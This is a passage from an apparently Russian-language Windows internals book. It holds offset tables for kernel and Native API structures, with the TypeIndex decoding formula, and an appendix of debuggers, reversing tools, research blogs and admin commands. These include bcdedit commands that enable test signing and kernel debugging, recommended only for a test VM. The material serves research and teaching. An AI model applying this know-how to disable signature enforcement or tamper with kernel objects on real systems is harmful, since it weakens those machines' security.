-0x016	1	InfoMask	Маска дополнительных заголовков
-0x015	1	Flags	Флаги объекта
-0x010	8	ObjectCreateInfo / QuotaBlockCharged	Информация создания / квота
-0x008	8	SecurityDescriptor	Дескриптор безопасности
0x000	...	Body	Начало тела объекта

InfoMask – биты дополнительных заголовков

Бит	Заголовок	Описание
0x01	OBJECT_HEADER_CREATOR_INFO	Информация о создателе
0x02	OBJECT_HEADER_NAME_INFO	Имя объекта
0x04	OBJECT_HEADER_HANDLE_INFO	Информация о handle
0x08	OBJECT_HEADER_QUOTA_INFO	Информация о квоте
0x10	OBJECT_HEADER_PROCESS_INFO	Процесс-владелец
0x20	OBJECT_HEADER_AUDIT_INFO	Аудит
0x40	OBJECT_HEADER_HANDLE_REVOCATION_INFO	Отзыв handle

Шифрование TypeIndex (Windows 10+): Реальный TypeIndex = ObHeaderCookie ^ OBJECT_HEADER.TypeIndex ^ (address(OBJECT_HEADER) >> 8). Это затрудняет эксплуатацию use-after-free уязвимостей.

SYSTEM_PROCESS_INFORMATION

Offset	Size	Поле	Описание
0x000	4	NextEntryOffset	Смещение до следующей записи
0x004	4	NumberOfThreads	Количество потоков
0x008	8	WorkingSetPrivateSize	Размер private working set
0x010	4	HardFaultCount	Количество hard page faults
0x014	4	NumberOfThreadsHighWatermark	Максимум потоков
0x018	8	CycleTime	Время CPU в циклах
0x020	8	CreateTime	Время создания (LARGE_INTEGER)
0x028	8	UserTime	Время в user mode
0x030	8	KernelTime	Время в kernel mode
0x038	16	ImageName (UNICODE_STRING)	Имя образа
0x048	4	BasePriority	Базовый приоритет
0x050	8	UniqueProcessId	PID (как HANDLE)
0x058	8	InheritedFromUniqueProcessId	Parent PID (как HANDLE)
0x060	4	HandleCount	Количество handle'ов
0x064	4	SessionId	ID сессии
0x068	8	UniqueProcessKey	Уникальный ключ процесса
0x070	8	PeakVirtualSize	Пиковый виртуальный размер
0x078	8	VirtualSize	Текущий виртуальный размер
0x080	4	PageFaultCount	Количество page faults
0x088	8	PeakWorkingSetSize	Пиковый working set
0x090	8	WorkingSetSize	Текущий working set
0x098	8	QuotaPeakPagedPoolUsage	Пик квоты paged pool
0x0A0	8	QuotaPagedPoolUsage	Квота paged pool
0x0A8	8	QuotaPeakNonPagedPoolUsage	Пик квоты nonpaged pool
0x0B0	8	QuotaNonPagedPoolUsage	Квота nonpaged pool
0x0B8	8	PagefileUsage	Использование pagefile
0x0C0	8	PeakPagefileUsage	Пик pagefile
0x0C8	8	PrivatePageCount	Количество private страниц
0x0D0	8	ReadOperationCount	Операции чтения
0x0D8	8	WriteOperationCount	Операции записи
0x0E0	8	OtherOperationCount	Прочие операции
0x0E8	8	ReadTransferCount	Байт прочитано
0x0F0	8	WriteTransferCount	Байт записано
0x0F8	8	OtherTransferCount	Байт прочих операций
--- Далее следует массив SYSTEM_THREAD_INFORMATION[NumberOfThreads] ---			

SYSTEM_THREAD_INFORMATION

Offset	Size	Поле	Описание
0x000	8	KernelTime	Время в ядре (LARGE_INTEGER)
0x008	8	UserTime	Время в user mode
0x010	8	CreateTime	Время создания
0x018	4	WaitTime	Время ожидания
0x020	8	StartAddress	Стартовый адрес
0x028	16	ClientId	PID + TID
0x038	4	Priority	Текущий приоритет
0x03C	4	BasePriority	Базовый приоритет
0x040	4	ContextSwitches	Количество переключений контекста
0x044	4	ThreadState	Состояние потока (см. ниже)
0x048	4	WaitReason	Причина ожидания

Значение	Имя	Описание
0	Initialized	Инициализирован
1	Ready	Готов к выполнению
2	Running	Выполняется
3	Standby	Режим ожидания (следующий на выполнение)
4	Terminated	Завершён
5	Waiting	Ожидает
6	Transition	Переходное состояние
7	DeferredReady	Отложенная готовность
8	GateWaitObsolete	Устаревшее состояние

RTL_USER_PROCESS_PARAMETERS

Offset	Size	Поле	Описание
0x000	4	MaximumLength	Максимальный размер
0x004	4	Length	Текущий размер
0x008	4	Flags	Флаги
0x00C	4	DebugFlags	Отладочные флаги
0x010	8	ConsoleHandle	Handle консоли
0x018	4	ConsoleFlags	Флаги консоли
0x020	8	StandardInput	HANDLE stdin
0x028	8	StandardOutput	HANDLE stdout
0x030	8	StandardError	HANDLE stderr
0x038	24	CurrentDirectory	Текущий каталог (CURDIR: UNICODE_STRING)
0x050	16	DllPath (UNICODE_STRING)	Путь поиска DLL
0x060	16	ImagePathName (UNICODE_STRING)	Путь к образу
0x070	16	CommandLine (UNICODE_STRING)	Командная строка
0x080	8	Environment	Указатель на блок окружения
0x088	4	StartingX	Начальная X-координата окна
0x08C	4	StartingY	Начальная Y-координата окна
0x090	4	CountX	Ширина окна
0x094	4	CountY	Высота окна
0x098	4	CountCharsX	Символов по X
0x09C	4	CountCharsY	Символов по Y
0x0A0	4	FillAttribute	Атрибут заполнения
0x0A4	4	WindowFlags	Флаги окна
0x0A8	4	ShowWindowFlags	Флаги отображения
0x0B0	16	WindowTitle (UNICODE_STRING)	Заголовок окна
0x0C0	16	DesktopInfo (UNICODE_STRING)	Информация о рабочем столе
0x0D0	16	ShellInfo (UNICODE_STRING)	Информация shell
0x0E0	16	RuntimeData (UNICODE_STRING)	Runtime данные

Совместимость версий

Структуры Windows подвержены изменениям между версиями. Ключевые различия:

Структура	Windows 10 1507 → 22H2	Windows 11 21H2 → 24H2
PEB	Стабильна до смещения 0x300	Добавлены новые поля после 0x7C0
TEB	Стабильна до смещения 0x100	Минимальные изменения
EPROCESS	Значительные изменения между билдами	Продолжает меняться
OBJECT_HEADER	TypeIndex шифрование с 1703+	Без изменений
SYSTEM_PROCESS_INFORMATION	Стабильна	Стабильна

Для определения точных смещений на конкретной версии используйте:

```
0:000> dt ntdll!_PEB
0:000> dt ntdll!_TEB
0:000> dt nt!_EPROCESS
0:000> dt nt!_OBJECT_HEADER
```

Рекомендация: Проект **Vergilius** (vergiliusproject.com) содержит структуры ядра для всех версий Windows, сгенерированные из PDB-файлов Microsoft.

Приложение С. Инструменты и ресурсы

Отладчики

WinDbg (Preview / Classic)

Основной отладчик для исследования Windows internals. Поддерживает отладку ядра (kernel debugging), user-mode отладку, анализ crash dump'ов.

- **Установка:** Microsoft Store (WinDbg Preview) или Windows SDK (WinDbg Classic)
- **Конфигурация** **символов:** `.sympath`
`srv*C:\Symbols*https://msdl.microsoft.com/download/symbols .reload /f`
- **Ключевые команды для исследования недокументированных структур:** `dt ntdll!_PEB` – вывод структуры PEB `dt ntdll!_TEB` – вывод структуры TEB `dt nt!_EPROCESS` – вывод структуры EPROCESS (kernel debug) `dt nt!_OBJECT_HEADER` – заголовок объекта ядра `!process 0 0` – список всех процессов (kernel) `!handle 0 f` – все handle'ы текущего процесса `!object \` – обзор Object Directory `!peb` – вывод PEB текущего процесса `!teb` – вывод TEB текущего потока `x ntdll!Nt*` – поиск экспортов по шаблону `u ntdll!NtCreateFile` – дизассемблирование `syscall stub`

x64dbg

Мощный user-mode отладчик с открытым исходным кодом. Отличная альтернатива OllyDbg для 64-бит.

- **URL:** <https://x64dbg.com>
- **Преимущества:** скриптовый движок, плагины, графы потока управления
- **Полезные плагины:** ScyllaHide (anti-anti-debug), SwissArmyKnife, xAnalyzer

HyperDbg

Отладчик на базе гипервизора. Позволяет скрытую отладку без детектирования со стороны отлаживаемого процесса.

- **URL:** <https://hyperdbg.org>
- **Использование:** исследование PatchGuard, rootkit-анализ

Системные инструменты

Sysinternals Suite

Набор утилит от Mark Russinovich для глубокого анализа Windows.

Инструмент	Назначение
Process Explorer	Расширенный диспетчер процессов (показывает handles, DLLs, threads, GPU)
Process Monitor	Мониторинг файловых, реестровых и сетевых операций в реальном времени
Autoruns	Полный обзор всех точек автозагрузки
Handle	Поиск открытых handle'ов из командной строки
ListDLLs	Список загруженных DLL для процесса
Psexec	Удалённое выполнение процессов
AccessChk	Проверка прав доступа к объектам
WinObj	Обзор Object Manager namespace
DebugView	Просмотр отладочного вывода (DbgPrint/OutputDebugString)
VMMMap	Визуализация виртуальной памяти процесса
RAMMap	Анализ физической памяти
Strings	Извлечение строк из бинарных файлов
Sigcheck	Проверка цифровых подписей

- **Установка:** `winget install Sysinternals` или скачать с <https://learn.microsoft.com/sysinternals>
- **Ключевой совет:** Запускайте Process Monitor с фильтрами — без них количество событий может быть огромным.

System Informer (Process Hacker)

Расширенный системный монитор с открытым исходным кодом. Показывает больше деталей, чем Process Explorer.

- **URL:** <https://systeminformer.sourceforge.io>
- **Ключевые возможности:**
 - Просмотр и модификация handle'ов любого процесса
 - Инспекция PEB/TEB
 - Просмотр и завершение потоков
 - Анализ стека вызовов
 - Просмотр token'ов и привилегий
 - Мониторинг сетевых соединений
 - Встроенный hex-редактор памяти

phnt — Process Hacker Native API Headers

Самый полный набор заголовочных файлов для Native API — основной ресурс, используемый в данной книге.

- **URL:** <https://github.com/winsiderss/phnt>
- **Содержит:**
 - Определения всех известных Nt* функций
 - Полные структуры PEB, TEB, EPROCESS (user-mode части)
 - SYSTEM_INFORMATION_CLASS и все подструктуры
 - ALPC, WNF, ETW и другие недокументированные интерфейсы
- **Использование в проектах:** `c #include <phnt_windows.h> #include <phnt.h>`

Дизассемблеры и декомпиляторы

IDA Pro / IDA Free

Индустриальный стандарт дизассемблирования. IDA Free поддерживает x64 и базовую декомпиляцию.

- **URL:** <https://hex-rays.com/ida-free>
- **Использование:** анализ ntdll.dll, ntoskrnl.exe, win32k.sys

Ghidra

Бесплатный инструмент от NSA с поддержкой декомпиляции.

- **URL:** <https://ghidra-sre.org>
- **Преимущества:** бесплатный декомпилятор, скриптовый API (Java/Python)
- **Типичная задача:** декомпиляция внутренних функций ntoskrnl.exe для понимания недокументированного поведения

Binary Ninja

Современный дизассемблер с продвинутым промежуточным представлением (IL).

- **URL:** <https://binary.ninja>
- **Преимущества:** мощный API для автоматизации, удобный UI

Средства разработки

Visual Studio

Необходима для компиляции C-примеров из книги.

- **Рабочие нагрузки:** "Desktop development with C++" (включает MSVC, Windows SDK)
- **Конфигурация:** x64 Release/Debug, C11/C17 стандарт
- **Ключевые ключи компилятора:** `cl.exe /W3 /D_CRT_SECURE_NO_WARNINGS /DUNICODE /D_UNICODE example.c`

Windows Driver Kit (WDK)

Необходим для компиляции kernel-mode примеров (minifilter, WFP callout driver, и др.).

- **Установка:** через Visual Studio Installer → "Windows Driver Kit"
- **Ключевые компоненты:** Spectre-mitigated libraries, KMDF, WDM headers
- **Тестовая подпись:** `bcdedit /set testsigning on`

CMake

Система сборки для всех user-mode примеров книги.

- **Минимальная версия:** 3.16
- **Сборка примеров:** `cd code mkdir build && cd build cmake -G "Visual Studio 17 2022" -A x64 .. cmake --build . --config Release`

Онлайн-ресурсы

Документация и справочники

Ресурс	URL	Описание
Vergilius Project	vergiliusproject.com	Структуры ядра Windows для всех версий
NTAPI Undocumented	undocumented.ntinternals.net	Справочник Native API функций
ReactOS	reactos.org	Open-source реализация Windows (исходный код)
Windows Syscalls	j00ru/windows-syscalls (GitHub)	Таблица номеров syscall для всех версий
MSDN / Learn	learn.microsoft.com	Официальная документация Microsoft

Книги

Книга	Авторы	Описание
Windows Internals, 7th Ed.	Russinovich, Solomon, Ionescu, Yosifovich	Библия Windows internals
Windows Kernel Programming	Pavel Yosifovich	Практика разработки драйверов
The Art of Memory Forensics	Ligh, Case, Levy, Walters	Анализ памяти Windows
Rootkits: Subverting the Windows Kernel	Hoglund, Butler	Классика по kernel-level техникам
Windows 10 System Programming	Pavel Yosifovich	Системное программирование Windows

Блоги и исследования

Автор / Ресурс	Тематика
Alex Ionescu (alex-ionescu.com)	Ядро Windows, ALPC, WNF, безопасность
James Forshaw (tyranidslair.blogspot.com)	COM, токены, безопасность Windows
Geoff Chappell (geoffchappell.com)	Детальнейший анализ структур Windows
Secret Club (secret.club)	Anti-cheat, гипервизоры, PatchGuard
connormcgarr.github.io	Эксплуатация Windows, HVCI
Windows Internals blog (windows-internals.com)	Внутренности Windows
modexp (modexp.wordpress.com)	Шеллкод, injection, эксплуатация
Project Zero (googleprojectzero.blogspot.com)	Уязвимости Windows, Hyper-V
MSRC Blog (msrc.microsoft.com/blog)	Microsoft Security Response Center

Конференции

- **BlueHat** — конференция Microsoft по безопасности
- **Black Hat / DEF CON** — ведущие конференции по информационной безопасности
- **OffensiveCon** — конференция по наступательной безопасности
- **Recon** — конференция по реверс-инжинирингу

Утилиты командной строки

Полезные встроенные команды

```
# Информация о системе
systeminfo
wmic os get caption,version,buildnumber
[System.Environment]::OSVersion

# Драйверы и сервисы
sc query type=driver
driverquery /v
fltmc                                # Minifilter drivers

# Безопасность
whoami /all                          # Полная информация о текущем пользователе
icacls <path>                        # Права доступа к файлам
accesschk -v <object>                # Sysinternals: детальная проверка прав

# Сеть
netstat -anob                        # Все соединения с PID и программой
netsh wfp show state                 # Состояние WFP
netsh trace start capture=yes        # Захват сетевого трафика

# Отладка
bcdedit /debug on                    # Включение kernel debugging
bcdedit /set testsigning on          # Включение тестовой подписи
```

Настройка символов

```
# Переменная окружения для всех инструментов
setx _NT_SYMBOL_PATH "srv*C:\Symbols*https://msdl.microsoft.com/download/symbols"
```

Виртуальные машины для тестирования

Для безопасного тестирования примеров из книги рекомендуется использовать виртуальные машины:

1. **Hyper-V** (встроен в Windows 10/11 Pro/Enterprise)
2. **VMware Workstation** (поддержка nested virtualization)
3. **VirtualBox** (бесплатный, ограниченная поддержка nested virt)

Рекомендуемая конфигурация тестовой ВМ

- Windows 10/11 Enterprise Evaluation (бесплатная 90-дневная лицензия)
- Тестовая подпись включена (`bcdedit /set testsigning on`)
- Kernel debugging включён (`bcdedit /debug on`)
- 4+ ГБ RAM, 2+ vCPU
- Снимок (snapshot) перед каждым экспериментом

Важно: Никогда не запускайте kernel-mode примеры на рабочей системе. Ошибка в драйвере может привести к BSOD и потере данных.